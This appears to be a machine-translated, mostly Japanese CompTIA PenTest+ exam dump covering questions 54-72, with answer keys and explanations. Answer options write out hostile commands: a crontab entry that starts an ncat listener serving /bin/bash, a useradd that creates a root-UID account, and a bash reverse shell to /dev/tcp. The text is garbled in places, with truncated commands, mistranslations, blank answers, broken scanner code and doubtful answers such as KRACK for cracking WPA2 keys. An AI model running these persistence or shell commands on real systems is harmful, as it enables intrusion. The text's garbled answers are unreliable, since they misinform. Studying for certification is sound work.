企業は p=reject を指定した DMARC ポリシーを設定し、SPF または DKIM チェックに失敗したメールが完全に拒否されるようにすることで、自社のドメインを使用したフィッシング攻撃のリスクを大幅に軽減します。
侵入テストに関する文献からの参考文献:
「侵入テスト - ハッキングの実践入門」では、フィッシングを防ぐための電子メール セキュリティ プロトコルの一部として DMARC が言及されています。

HTB の記事では、電子メール通信のセキュリティを確保し、なりすまし攻撃を防ぐ上での DMARC の重要性が強調されることが多いです。
ステップバイステップの説明参考:
侵入テスト - ハッキングの実践入門
HTB公式レポート

質問: **54**
侵入テスターは、モバイルクライアントのラップトップからWindowsワークステーションへのアクセスに成功しました。テスターがシステムへのアクセスを維持できることを保証するために、次のうちどれを使用できますか？
A. crontab -l; echo "@reboot sleep 200 && ncat -lvp 4242 -e /bin/bash") | crontab 2>/dev/null
B. wmic スタートアップ キャプションの取得、コマンド
C. sudo useradd -ou 0 -g 0 user
D. schtasks /create /sc /ONSTART /tr C:\Temp\WindowsUpdate.exe
正解: **D (**コメントを発表する**)**

質問: **55**
侵入テスターは、Nmap ツールを使用してサーバーをスキャンした後、サービス列挙プロセスを実行し、次の結果を受け取ります。
バッシュ
港湾国サービス
22/tcp オープン SSH
25/tcp フィルタリングされた SMTP
111/tcp オープン rpcbind
2049/tcp オープン NFS
出力に基づいて、次のサービスのどれが攻撃を開始するための最適なターゲットになりますか?
A. データベース
B. リモートアクセス
C. メール
D. ファイル共有
正解: **D (**コメントを発表する**)**
Nmapの結果から:
* サービス分析:
* SSH (22): セキュアシェルは、暗号化と認証メカニズムによって通常十分に保護されたリモートアクセスプロトコルです。有効な資格情報や既知の脆弱性がなければ、悪用される可能性は低いです。
* SMTP (25): ポートはフィルタリングされており、ファイアウォールによってブロックされる可能性があり、攻撃ベクトルとしてアクセスされにくくなります。
* RPCBind (111): RPC サービスは脆弱性を露呈させることがありますが、最近のシステムではあまり一般的ではありません。

* NFS (2049): ネットワークファイルシステムはファイル共有サービスです。NFSサーバーの設定が不適切だと、機密性の高いファイルやディレクトリが適切な認証なしでアクセスできてしまうことがよくあります。
* 最適なターゲット：NFS（ポート2049）は最も魅力的なターゲットです。攻撃者は、安全でないエクスポートを悪用したり、共有ディレクトリへの不正アクセスを取得したり、サーバーがNFS経由のルートアクセスを許可している場合は権限を昇格させたりすることができます。
CompTIA Pentest+ リファレンス:
* ドメイン 2.0 (情報収集と脆弱性の特定)
* ドメイン 3.0 (攻撃とエクスプロイト)

質問: **56**
侵入テスターが、テスト対象のネットワーク上で高度な持続的脅威の証拠を発見しました。テスターは次に何をすべきでしょうか？
A. 発見した内容を報告します。
B. 結果を分析します。
C. 脅威を除去します。
D. 結果を文書化し、テストを続行します。
正解: **A (**コメントを発表する**)**
ネットワーク上で高度な持続的脅威 (APT) の証拠を発見した場合、侵入テスターは直ちにその結果を報告する必要があります。
高度な持続的脅威（APT）:
定義: APT は、侵入者がネットワークにアクセスし、長期間にわたって検出されないままでいる、長期にわたる標的型サイバー攻撃です。
重要性: APT には、データの盗難や混乱の引き起こしを目的とした高度な戦術、手法、手順 (TTP) が含まれることがよくあります。
即時報告:
重大性: APT の発見には、脅威の潜在的な影響と持続性のため、組織のセキュリティ チームによる即時の対応が必要です。
指揮系統: このような発見事項を報告するためのプロトコルに従うことで、適切なインシデント対応措置が速やかに開始されることが保証されます。
その他のアクション:
調査結果の分析: 分析は重要ですが、報告後にインシデント対応チームが実施する必要があります。
脅威の除去: このアクションは、確立されたインシデント対応手順に従って、組織のセキュリティ チームが実行する必要があります。
ドキュメント化と継続的なテスト: ドキュメント化は重要ですが、迅速な対応を確実にするために、当面の優先事項は APT を報告することです。
ペンテストリファレンス:

インシデント対応: APT などの重大な脅威を発見したら、直ちに報告し、組織のセキュリティ チームと連携することの重要性を理解します。
倫理的責任: 組織が重大な脅威に効果的に対応できるように、倫理的なガイドラインとプロトコルに従います。
侵入テスターは、発見した内容をすぐに報告することで、組織のセキュリティ チームが APT の存在を警告され、適切なインシデント対応を開始できるようにします。

質問: **57**
次の評価方法のうち、ICS 環境に最も悪影響を与える可能性が高いのはどれですか?
A. ピングスイープ
B. パケット分析
C. プロトコルの逆転
D. アクティブスキャン
正解: **D (**コメントを発表する**)**

質問: **58**
特定のドメインに関連付けられた電子メール アドレスと連絡先情報を検出するために主に使用されるツールは次のどれですか。
A. ウェイバックマシン
B. ハンター.io
C. スパイダーフット
D. ソーシャルエンジニアリングツールキット
正解: **(**正解を表示します**)**
包括的かつ詳細な説明：
従業員名を入手した後、フィッシングキャンペーンの次のステップは、多くの場合、メールアドレスの特定です。Hunter.ioは、特定のドメインに属する人々のメールアドレスの検索と検証（パターン検出と検証）を支援するサービスです。Hunter.io（または類似ツール）を使用することで、テスターはフィッシングコンテンツやキャンペーンを作成する前に、正確な受信者リストを作成できます。
最初のステップとして他のものを試してみませんか:
* A (Wayback Machine): 過去のコンテンツやページを見つけるのに便利ですが、現在の電子メール アドレスを直接収集するのには役立ちません。
* C (SpiderFoot): 強力な OSINT 集約ツール。使用可能ですが、重く、初期列挙後に使用されることが多いです。
* D (ソーシャル エンジニアリング ツールキット): ターゲット (電子メール アドレス) が収集されたら、フィッシング ペイロードを作成/送信するために使用されます。最初のデータ収集ツールではありません。
PT0-003 マッピング: ドメイン 2/3 - OSINT およびソーシャル エンジニアリングの偵察。

質問: **59**

Which of the following elements in a lock should be aligned to a specific level to allow the key cylinder to turn?
A. Latches
B. Pins
C. Shackle
D. Plug
正解**: (**正解を表示します**)**
In a pin tumbler lock, the key interacts with a series of pins within the lock cylinder. Here's a detailed breakdown:
* Components of a Pin Tumbler Lock:
* Key Pins: These are the pins that the key directly interacts with. The cuts on the key align these pins.
* Driver Pins: These are pushed by the springs and sit between the key pins and the springs.
* Springs: These apply pressure to the driver pins.
* Plug: This is the part of the lock that the key is inserted into and turns when the correct key is used.
* Cylinder: The housing for the plug and the pins.
* Operation:
* When the correct key is inserted, the key pins are pushed up by the key's cuts to align with the shear line (the gap between the plug and the cylinder).
* The alignment of the pins at the shear line allows the plug to turn, thereby operating the lock.
* The correct key aligns the key pins and driver pins to the shear line, allowing the plug to turn. If any pin is not correctly aligned, the lock will not open.
* Illustration in Lock Picking:
* Lock picking involves manipulating the pins so they align at the shear line without the key. This demonstrates the critical role of pins in the functioning of the lock.

質問**: 60**
侵入テスターが密かにデータを盗み出し、検出を回避するために最もよく使用するプロトコルは次のどれですか?
A. FTP
B. HTTPS
C. SMTP
D. DNS
正解**: D (**コメントを発表する**)**
DNS（ドメインネームシステム）は、ファイアウォールを通過できる基本的なプロトコルであり、他のプロトコルほど厳格に監視されていないため、データ窃盗によく利用されます。DNSクエリとレスポンスにデータを埋め込むことで、攻撃者は即座に疑われることなく、密かに情報を送信することができます。

質問: **61**
侵入テスターは、多数の顧客ホストにわたるいくつかの問題を特定する脆弱性スキャンを実行します。
実行報告書では、次の内容が概説されています。

Server	High-Severity Vulnerabilities
1. Development sandbox server	32
2. Back-office file transfer server	51
3. Perimeter network web server	14
4. Developer QA server	92

クライアントは、消費者向けの本番アプリケーションの可用性について懸念しています。ペネトレーションテスターは、追加の手動テストを行うために、以下のどのホストを選択すべきでしょうか？
A. サーバー1
B. サーバー2
C. サーバー3
D. サーバー4
正解: **(**正解を表示します**)**
クライアントは消費者向けアプリケーションの可用性を懸念しているため、境界ネットワーク Web サーバー (サーバー 3) が最も重要です。その理由は次のとおりです。
インターネットに公開されているため、攻撃者にとって格好の標的となります。
侵害により、データ漏洩、ダウンタイム、サービスの中断が発生する可能性があります。
脆弱性は少ないものの (QA サーバーの 92 に対して 14)、露出度は高くなります。
オプション A (開発サンドボックス サーバー) #: 内部用であり、一般にはアクセスできません。
オプション B (バックオフィス ファイル転送サーバー) #: 重要ですが、消費者向けではありません。
オプション C (境界 Web サーバー) #: 正解。パブリックにアクセス可能で、運用に不可欠です。
オプション D (開発者 QA サーバー) #: 脆弱性は多くなる可能性がありますが、重大度は低くなります。
参考資料: CompTIA PenTest+ PT0-003 公式ガイド - 脆弱性テストの優先順位付け

質問: **62**
セキュリティ監査中に、侵入テスターは対象ネットワークのドメイン構造と関連するIPアドレスに関する情報を収集するプロセスを実行したいと考えています。テスターは次のどのツールを使用すべきでしょうか？
A. ダンセナム
B. Nmap
C. ネットキャット
D. ワイヤーシャーク
正解: **(正解を表示します)**
Dnsenumは、ドメイン構造や関連するIPアドレスなど、DNSに関する情報を収集するために特別に設計されたツールです。選択肢Aが正しい理由は次のとおりです。
Dnsenum: このツールはDNS列挙に使用され、ドメインのDNSレコード、サブドメイン、IPアドレス、その他の関連情報を収集できます。対象ネットワークのドメイン構造をマッピングするのに非常に効果的です。
Nmap: 多目的ネットワーク スキャン ツールですが、Nmap は詳細な DNS 列挙よりもポート スキャンとサービス検出に重点を置いています。
Netcat: これは、DNS 列挙用ではなく、ネットワーク接続を介してデータを読み書きするためのネットワーク ユーティリティです。
Wireshark: これは、ネットワーク トラフィックをキャプチャして分析するために使用されるネットワーク プロトコル アナライザーですが、DNS 情報を収集するためのものではありません。
Pentestからの参照:
Anubis HTB: ターゲットのドメイン構造に関する詳細情報を収集するために、Dnsenum などの DNS 列挙ツールを使用することの重要性を示します。
Forge HTB: 特殊なツールを使用して DNS および IP 情報を効率的に収集するプロセスを示します。

質問: **63**
curl -s -i https://internalapp/
HTTP/2 302
日付: 2024 年 1 月 11 日(木) 午後 3:56:24 GMT
コンテンツタイプ: text/html; 文字セット=iso-8659-1
場所: /ログイン
x-content-type-options: nosniff
サーバー: Prod
侵入テスターがレポートに含めるべき推奨事項は次のうちどれですか?
A. HSTS ヘッダーをサーバーに追加します。
B. クッキーに httponly フラグを添付します。
C. Web アプリケーションの前面にファイアウォール ルールを設定し、ポート 80 へのアクセスをブロックします。
D. x-content-type-options ヘッダーを削除します。

正解: (正解を表示します)
テスターはHTTPSダウングレード攻撃（例SSLストリッピング）を特定しました。最善の緩和策は、HSTS（HTTP Strict Transport Security）を強制することです。
* HSTS（オプションA）：
* HSTS (Strict-Transport-Security) により、ブラウザは常に HTTPS を使用し、ダウングレード攻撃を防止します。
* ヘッダーの例:
厳格なトランスポートセキュリティ: max-age=31536000; includeSubDomains

質問: **64**
侵入テスターはステージング サーバーで次のコマンドを実行しました。
python -m シンプルHTTPサーバー 9891
実行のために、exploit という名前のファイルをターゲット マシンにダウンロードするには、次のコマンドのどれを使用できますか?
A. nc 10.10.51.50 9891 < エクスプロイト
B. powershell -exec バイパス -f \\10.10.51.50\9891
C. bash -i >& /dev/tcp/10.10.51.50/9891 0&1>/exploit
D. wget 10.10.51.50:9891/exploit
正解: **D** (コメントを発表する)
参考: https://www.redhat.com/sysadmin/simple-http-server

質問: **65**
侵入テスターは次のコマンドを実行します。
l.comptia.local axfr comptia.local
次のどの種類の情報が提供されますか?
A. DNSSEC証明書とCA
B. ネットワークで使用されるDHCPスコープと範囲
C. 内部システムのホスト名とIPアドレス
D. DNSサーバーのOSとバージョン
正解: (正解を表示します)
コマンド dig @ns1.comptia.local axfr comptia.local は、DNS ゾーン転送を実行するコマンドです。DNS ゾーン転送とは、DNS データベースまたはゾーンファイル全体をプライマリ DNS サーバーからセカンダリ DNS サーバーにコピーするプロセスです。DNS ゾーンファイルには、ドメイン名を IP アドレスやメールサーバー、ネームサーバー、エイリアスなどの情報にマッピングするレコードが含まれています。DNS ゾーン転送は、内部システムのホスト名や IP アドレスなど、列挙に役立つ情報を提供し、潜在的な標的や脆弱性の特定に役立ちます。DNS ゾーン転送は、DNS サーバーにクエリを実行し、IP アドレス、メールサーバー、ネームサーバー、その他のレコードなどのドメイン名に関する情報を取得できる dig などのツールを使用して実行できます1。その他のオプションは、DNS ゾーン転送によって提供される情報ではありません。DNSSEC 証明書と CA は DNS ゾーンファイルの一部ではなく、DNS データの認証と整合性を提供する DNS

プロトコルの拡張である DNSSEC プロトコルの一部です。ネットワークで使用されるDHCPスコープと範囲は、DNSゾーンファイルの一部ではなく、DHCPプロトコルの一部です。DHCPプロトコルは、ネットワーク上のデバイスに動的なIPアドレスやその他の構成パラメータを割り当てるプロトコルです。DNSサーバーのOSとバージョンはDNSゾーンファイルの一部ではなく、OSフィンガープリンティング技術の一部です。OSフィンガープリンティング技術は、ネットワークプローブへの応答を分析することで、リモートシステムのOSとバージョンを識別する技術です。

質問: **66**
クライアントのWAFが通信をブロックしているため、侵入テスターは完全な脆弱性スキャンを完了できません。侵入テスターは、以下のどの作業中にクライアントとこの問題について話し合うべきでしょうか？
A. 目標の再優先順位付け
B. ピアレビュー
C. クライアントの受け入れ
D. ステークホルダーの調整
正解: **(**正解を表示します**)**
ステークホルダーの調整:
利害関係者の調整中に、侵入テスターとクライアントは課題、制約、および目標について話し合います。
WAF 干渉に対処することで、問題に対応するために範囲と目標が調整または緩和されます。
他の選択肢はなぜないのか?
A: 目標の再優先順位付けは、クライアントとのコラボレーションではなく、チーム内部の調整に重点を置いています。
B: ピアレビューでは調査結果と方法論を評価しますが、クライアントは関与しません。
C: クライアントの承認は、積極的な関与中ではなく、評価後に行われます。
CompTIA Pentest+ リファレンス:
ドメイン 1.0 (計画とスコープの設定)

質問: **67**
侵入テスト ツールへの入力としてスクリプトまたはプログラムに供給できる英数字データを格納するために使用できるのは次のどれですか。
A. 辞書
B. ディレクトリ
C. シンボリックリンク
D. カタログ
E. forループ
正解: **(**正解を表示します**)**
辞書は、スクリプトやプログラムにペネトレーションテストツールへの入力として渡すことができる英数字データを保存するために使用できます。辞書とは、キーを使ってアクセスできるキーと

値のペアの集合です。例えば、ユーザー名とパスワード、IPアドレスとホスト名などを辞書に保存し、ブルートフォース攻撃や偵察ツールの入力として使用できます。

質問: **68**
Which of the following describes the process of determining why a vulnerability scanner is not providing results?
A. Root cause analysis
B. Secure distribution
C. Peer review
D. Goal reprioritization
正解: **A (**コメントを発表する**)**
Root cause analysis involves identifying the underlying reasons why a problem is occurring. In the context of a vulnerability scanner not providing results, performing a root cause analysis would help determine why the scanner is failing to deliver the expected output. Here's why option A is correct:
Root Cause Analysis: This is a systematic process used to identify the fundamental reasons for a problem. It involves investigating various potential causes and pinpointing the exact issue that is preventing the vulnerability scanner from working correctly.
Secure Distribution: This refers to the secure delivery and distribution of software or updates, which is not relevant to troubleshooting a vulnerability scanner.
Peer Review: This involves evaluating work by others in the same field to ensure quality and accuracy, but it is not directly related to identifying why a tool is malfunctioning.
Goal Reprioritization: This involves changing the priorities of goals within a project, which does not address the technical issue of the scanner not working.
Reference from Pentest:
Horizontall HTB: Demonstrates the process of troubleshooting and identifying issues with tools and their configurations to ensure they work correctly.
Writeup HTB: Emphasizes the importance of thorough analysis to understand why certain security tools may fail during an assessment.

質問: **69**
侵入テストにおいて、侵入テスト担当者はWPA2暗号化を使用するWi-Fiネットワークのキーを解読する必要があります。この目的を達成できる攻撃は次のうちどれですか？
A. チョップチョップ
B. リプレイ
C. 初期化ベクトル
D. クラック
正解: **(**正解を表示します**)**
WPA2 暗号化を使用する Wi-Fi ネットワークのキーを解読するには、侵入テスターは KRACK (キー再インストール攻撃) 攻撃を使用する必要があります。

KRACK（キー再インストール攻撃）:
定義: KRACK は WPA2 プロトコルの脆弱性であり、攻撃者が暗号化ハンドシェイク メッセージを操作および再生することでパケットを復号化し、潜在的に Wi-Fi ネットワークに挿入できるようになります。
影響: この攻撃は WPA2 ハンドシェイク プロセスの欠陥を悪用し、攻撃者が暗号化を解読してネットワークにアクセスできるようになります。
その他の攻撃:
ChopChop: WPA2 ではなく WEP 暗号化を対象とします。
リプレイ: パケットをキャプチャしてリプレイし、トランザクションの複製などの効果を生み出します。WPA2 暗号化は解除されません。
初期化ベクトル (IV): WPA2 ではなく WEP の脆弱性に関連します。
ペンテストリファレンス:
ワイヤレス セキュリティ: WPA2 などの Wi-Fi 暗号化プロトコルの脆弱性とその悪用方法について理解します。
KRACK 攻撃: 悪用するには特定の技術を必要とする WPA2 の重大な脆弱性。
KRACK 攻撃を使用すると、侵入テスターは WPA2 暗号化を破り、Wi-Fi ネットワークに不正にアクセスできるようになります。
フォームの上部
フォームの下部

質問**: 70**
侵入テスターは、Nmap ツールを使用してサーバーをスキャンした後、サービス列挙プロセスを実行し、次の結果を受け取ります。
港湾国サービス
22/tcp オープン SSH
25/tcp フィルタリングされた SMTP
111/tcp オープン rpcbind
2049/tcp オープン NFS
出力に基づいて、次のサービスのどれが攻撃を開始するための最適なターゲットになりますか?
A. データベース
B. リモートアクセス
C. メール
D. ファイル共有
正解**: (**正解を表示します**)**
ポート2049/tcpが開いているということは、ネットワークファイルシステム（NFS）サービスが実行中であることを示しています。NFSはUnix/Linux環境でファイル共有によく使用されます。適切に保護されていない場合、NFSは共有ファイルやディレクトリへの不正アクセス、NFSサービス内の設定ミスや脆弱性を悪用した権限昇格など、様々な攻撃に対して脆弱になる可能性があります。そのため、NFSは攻撃者にとって格好の標的となります。

質問: **71**
評価中に、侵入テスターはレガシーWindowsマシンからNTLMハッシュを取得します。侵入テスターは、攻撃を継続するために、以下のどのツールを使用すべきでしょうか？
A. 返信
B. ヒドラ
C. ブラッドハウンド
D. クラックマップエグゼクティブ
正解: **(**正解を表示します**)**
侵入テスターが従来の Windows マシンから NTLM ハッシュを取得する場合、このハッシュを利用してパスザハッシュ攻撃などのさらなる攻撃を実行したり、ハッシュを解読したりできるツールを使用する必要があります。

質問: **72**
侵入テスト中に、制限されたユーザーインターフェースを持つシステムにアクセスします。このマシンは、ポートスキャンの対象となっている隔離されたネットワークにアクセスできるようです。
説明書
コード セグメントを分析して、ポート スキャン スクリプトを完了するために必要なセクションを特定します。
適切な要素を正しい場所にドラッグしてスクリプトを完成させます。
いつでもシミュレーションの初期状態に戻したい場合は、「すべてリセット」ボタンをクリックしてください。

Drag and Drop Options

```
self.ports = (
    try:
        s.connect((ip, port))
        print("%s:%s - OPEN" % (ip, port))

    except socket.timeout:
        print("%s:%s - TIMEOUT" % (ip, port))

    except socket.error as e:
        print("%s:%s - CLOSED" % (ip, port))

    finally:
        s.close()
```

```
open_sshtoys.argv[1], SPORTS)
```

```
port_scan(sys.argv[1], ports)
```

```
for port in ports:
    try:
        s.connect((ip, port))
        print("%s:%s - OPEN" % (ip, port))

    except socket.timeout:
        print("%s:%s - TIMEOUT" % (ip, port))

    except socket.error as e:
        print("%s:%s - CLOSED" % (ip, port))

    finally:
        s.close()
```

```
(ports += (1, ports + 1))
```

```
#!/usr/bin/python
```


```
#!/usr/bin/ruby
```

Immutables


```
import socket
import sys
```

```
def port_scan(ip, ports):
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.settimeout(2.0)
```

